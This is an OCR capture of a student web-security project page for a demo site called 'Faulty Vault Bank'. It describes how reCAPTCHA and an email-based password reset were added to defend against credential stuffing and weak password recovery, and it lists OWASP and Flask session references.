
New Media panel

View and download media information on a browser tab.

Issues tab updates

The Issues warning bar is replaced with a regular message. Issues tab has a new checkbox to filter third-party cookie issues.

Attempting to perform “Credential Stuffing” After Website Hardening:



Chrome is being controlled by automated test software.

Website Security Research Project

$> Faulty Vault Bank

You are on a Safe Login Page


User Login

Error with ReCaptcha. Please verify you are not a robot.

Username
Enter Username
Password
Password
□ I'm not a robot

This safe login page protects the website against “Credential Stuffing” by preventing bots from logging in. Bots are not able to complete the ReCaptcha box automatically, so they are denied access to the website.

Attempting to Exploit a Weak ‘Forgot-Password’ Procedure After Website Hardening:


Home
Website Security Research Project
×

Reset Your Password

Please enter the email address you use for Faulty Vault Bank and we'll send you a password reset email

Enter Email

Send Password Reset Email
User Login
Create User Session Cookie
Decode User's Session Cookie

The password recovery feature on the safe login page is a multi-step procedure, requiring the user to complete the process via email. This makes it much more difficult for a hacker to exploit

Username
Password
I'm not a robot
reCAPTCHA
Privacy - Terms
Login
Forgot Your Password?

Resources

https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication

https://blog.miguelgrinberg.com/post/how-secure-is-the-flask-user-session

https://overiq.com/flask-101/sessions-in-flask/

https://pythonise.com/series/learning-flask/flask-session-object

https://stackoverflow.com/questions/37068604/flask-sessions-where-are-the-cookies-stored

https://blog.finxter.com/how-to-embed-a-python-interpreter-in-your-website/

https://docs.python.org/3/library/base64.html

https://docs.python.org/3/library/zlib.html#zlib.decompress

https://egs.eccouncil.org/blog/what-is-credential-stuffing-and-how-does-it-work/

https://owasp.org/www-community/attacks/Credential_stuffing

https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html